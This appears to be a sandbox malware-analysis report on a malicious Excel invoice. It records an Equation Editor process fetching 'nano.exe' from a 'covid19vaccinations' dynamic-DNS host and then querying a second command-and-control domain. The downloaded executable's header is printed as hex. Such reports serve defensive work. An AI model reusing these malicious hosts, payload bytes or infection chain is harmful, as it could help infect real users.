Data ASCII:	h . # . . . . . ? . @ . H . & . . . . 5 . .) . $ { . . . T = . . . P . | B . K . . . O x f K . . . % . ? . - . } Z . . . T r S V . . . . > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . . J . . ? > . . . . .
Data Raw:	68 99 23 00 00 00 00 00 ef af 3f 88 40 98 48 be 26 85 06 9f ac 35 e5 f7 29 f9 24 7b e7 8e a0 54 3d ef c0 be 50 d2 7c 42 f7 4b d4 07 f6 4f 78 66 4b b4 f3 f4 25 c2 3f 95 2d 16 7d 5a 88 0b 18 54 72 53 56 13 20 0d 1d da 3e 03 90 e4 19 0b 81 19 e7 a4 c8 aa 4a fb 11 3f 3e 03 90 e4 19 0b 81 19 e7 a4 c8 aa 4a fb 11 3f 3e 03 90 e4 19 0b 81 19 e7 a4 c8 aa 4a fb 11 3f 3e 03 90 e4 19 0b 81 19

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.52599239953
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . 2 . a . . . D . d . . . . A < ~ . . . . . ~ . . . . . K . [. B . 6 . . . < . . . . : . . . . . 6 9 . . . b
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 08:02:43.703808069 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:43.865977049 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:43.866086006 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:43.867336988 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.030188084 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.030231953 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.030258894 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.030287027 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.030385017 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.030462027 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.195743084 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.195807934 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.195846081 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.195899963 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.195945978 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.195990086 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.195991039 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.196031094 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.196053028 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.196073055 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.196085930 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.196120024 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358494997 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358552933 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358603954 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358632088 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358642101 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358683109 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358721018 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358727932 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358745098 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358753920 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358760118 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358779907 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358800888 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358839989 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358848095 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358855963 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358891964 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358916998 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358932018 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.358948946 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.358973026 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.359003067 CEST	49167	80	192.168.2.22	13.235.115.155

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 08:02:44.359013081 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.359050035 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.359052896 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.359066963 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.359092951 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.359131098 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.359133005 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.359153986 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.359189987 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.361517906 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521454096 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521497011 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521533012 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521569967 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521605015 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521632910 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521653891 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521672010 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521681070 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521697044 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521711111 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521727085 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521747112 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521756887 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521785021 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521787882 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521822929 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521833897 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521863937 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521867037 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521907091 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521918058 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521943092 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521946907 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.521979094 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.521991968 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522015095 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522020102 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522051096 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522052050 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522087097 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522100925 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522123098 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522130966 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522156954 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522167921 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522207022 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522217989 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522243977 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522245884 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522279978 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522290945 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522315979 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522327900 CEST	49167	80	192.168.2.22	13.235.115.155
Apr 12, 2021 08:02:44.522351980 CEST	80	49167	13.235.115.155	192.168.2.22
Apr 12, 2021 08:02:44.522356987 CEST	49167	80	192.168.2.22	13.235.115.155

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 08:02:43.628073931 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:02:43.688879967 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 08:03:52.190840960 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:03:52.249336958 CEST	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 08:03:52.249811888 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:03:52.298599958 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 12, 2021 08:03:52.364267111 CEST	52838	53	192.168.2.22	8.8.4.4
Apr 12, 2021 08:03:52.421586990 CEST	53	52838	8.8.4.4	192.168.2.22
Apr 12, 2021 08:03:52.441411972 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:03:52.500174999 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 08:03:52.500545025 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:03:52.557529926 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 08:03:56.612014055 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:03:56.674223900 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 12, 2021 08:03:56.714565992 CEST	55627	53	192.168.2.22	8.8.4.4
Apr 12, 2021 08:03:56.774833918 CEST	53	55627	8.8.4.4	192.168.2.22
Apr 12, 2021 08:03:56.792395115 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:03:56.841265917 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 08:03:56.842029095 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:03:56.903650045 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 08:03:56.904478073 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:03:56.961539030 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 08:04:00.988939047 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:04:01.047529936 CEST	53	61865	8.8.8.8	192.168.2.22
Apr 12, 2021 08:04:01.081367016 CEST	55171	53	192.168.2.22	8.8.4.4
Apr 12, 2021 08:04:01.139133930 CEST	53	55171	8.8.4.4	192.168.2.22
Apr 12, 2021 08:04:01.156198025 CEST	52496	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:04:01.204818964 CEST	53	52496	8.8.8.8	192.168.2.22
Apr 12, 2021 08:04:01.205420017 CEST	52496	53	192.168.2.22	8.8.8.8
Apr 12, 2021 08:04:01.264777899 CEST	53	52496	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 08:02:43.628073931 CEST	192.168.2.22	8.8.8.8	0xa07b	Standard query (0)	covid19vaccinations.hopto.org	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.190840960 CEST	192.168.2.22	8.8.8.8	0xe55	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.249811888 CEST	192.168.2.22	8.8.8.8	0xe55	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.364267111 CEST	192.168.2.22	8.8.4.4	0x63b2	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.441411972 CEST	192.168.2.22	8.8.8.8	0x34db	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.500545025 CEST	192.168.2.22	8.8.8.8	0x34db	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.612014055 CEST	192.168.2.22	8.8.8.8	0xf56c	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.714565992 CEST	192.168.2.22	8.8.4.4	0x6ba1	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.792395115 CEST	192.168.2.22	8.8.8.8	0xba3c	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.842029095 CEST	192.168.2.22	8.8.8.8	0xba3c	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.904478073 CEST	192.168.2.22	8.8.8.8	0xba3c	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:04:00.988939047 CEST	192.168.2.22	8.8.8.8	0xfe1a	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:04:01.081367016 CEST	192.168.2.22	8.8.4.4	0x12ef	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:04:01.156198025 CEST	192.168.2.22	8.8.8.8	0x9c51	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)
Apr 12, 2021 08:04:01.205420017 CEST	192.168.2.22	8.8.8.8	0x9c51	Standard query (0)	nassiru1155.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 08:02:43.688879967 CEST	8.8.8.8	192.168.2.22	0xa07b	No error (0)	covid19vaccinations.hopto.org		13.235.115.155	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 08:03:52.249336958 CEST	8.8.8.8	192.168.2.22	0xe55	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.298599958 CEST	8.8.8.8	192.168.2.22	0xe55	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.421586990 CEST	8.8.4.4	192.168.2.22	0x63b2	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.500174999 CEST	8.8.8.8	192.168.2.22	0x34db	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:52.557529926 CEST	8.8.8.8	192.168.2.22	0x34db	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.674223900 CEST	8.8.8.8	192.168.2.22	0xf56c	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.774833918 CEST	8.8.4.4	192.168.2.22	0x6ba1	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.841265917 CEST	8.8.8.8	192.168.2.22	0xba3c	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.903650045 CEST	8.8.8.8	192.168.2.22	0xba3c	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:03:56.961539030 CEST	8.8.8.8	192.168.2.22	0xba3c	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:04:01.047529936 CEST	8.8.8.8	192.168.2.22	0xfe1a	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:04:01.139133930 CEST	8.8.4.4	192.168.2.22	0x12ef	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:04:01.204818964 CEST	8.8.8.8	192.168.2.22	0x9c51	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)
Apr 12, 2021 08:04:01.264777899 CEST	8.8.8.8	192.168.2.22	0x9c51	Name error (3)	nassiru1155.ddns.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- covid19vaccinations.hopto.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	13.235.115.155	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE


Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 08:02:43.867336988 CEST	0	OUT	GET /nano.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: covid19vaccinations.hopto.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 08:02:44.030188084 CEST	2	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 06:02:45 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.4.16 Last-Modified: Mon, 12 Apr 2021 05:41:25 GMT ETag: "c3e00-5bfbff6ea5e4b" Accept-Ranges: bytes Content-Length: 802304 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 85 dd 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 32 0b 00 00 0a 01 00 00 00 00 00 92 50 0b 00 00 20 00 00 00 60 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 40 50 0b 00 4f 00 00 00 00 60 0b 00 ec 07 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 0c 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 98 30 0b 00 00 20 00 00 00 32 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 ec 07 01 00 00 60 0b 00 00 08 01 00 00 34 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 80 0c 00 00 02 00 00 00 3c 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 50 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 1c 7d 00 00 64 75 00 00 03 00 00 00 01 00 00 06 80 f2 00 00 c0 5d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 28 1e 00 00 0a 28 1f 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 20 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 21 00 00 0a 00 02 16 28 22 00 00 0a 00 02 17 28 23 00 00 0a 00 02 16 28 24 00 00 0a 00 02 16 28 25 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f ed 00 00 06 28 26 00 00 0a 00 2a 26 00 02 28 27 00 00 0a 00 2a ce 73 28 00 00 0a 80 01 00 00 04 73 29 00 00 0a 80 02 00 00 04 73 2a 00 00 0a 80 03 00 00 04 73 2b 00 00 0a 80 04 00 00 04 73 2c 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2d 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 2e 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 31 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 32 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 33 00 00 0a 6f 34 00 00 0a 73 35 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELs`P2P `@ @@PO` H.text0 2 `.rsrc`4@@.re loc<@BtPH}du]0(((o *(!("(#($(%*N(o(&*&('*s(s)s*s+s,*0~o-+*0~o.+*0~o/+*0~o0+*0~o1+*0<~(2,!rp(3o4s5~+*0~

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1144 Parent PID: 584

General

Start time:	08:01:54
Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f9e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF44F99B96F18CCFAF.TMP	success or wait	1	7FEEACEDEAD	unknown
C:\Users\user\AppData\Local\Temp\~DF1C479AA250257C9B.TMP	success or wait	1	7FEEACEDEAD	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FC2F526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FC2F591	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
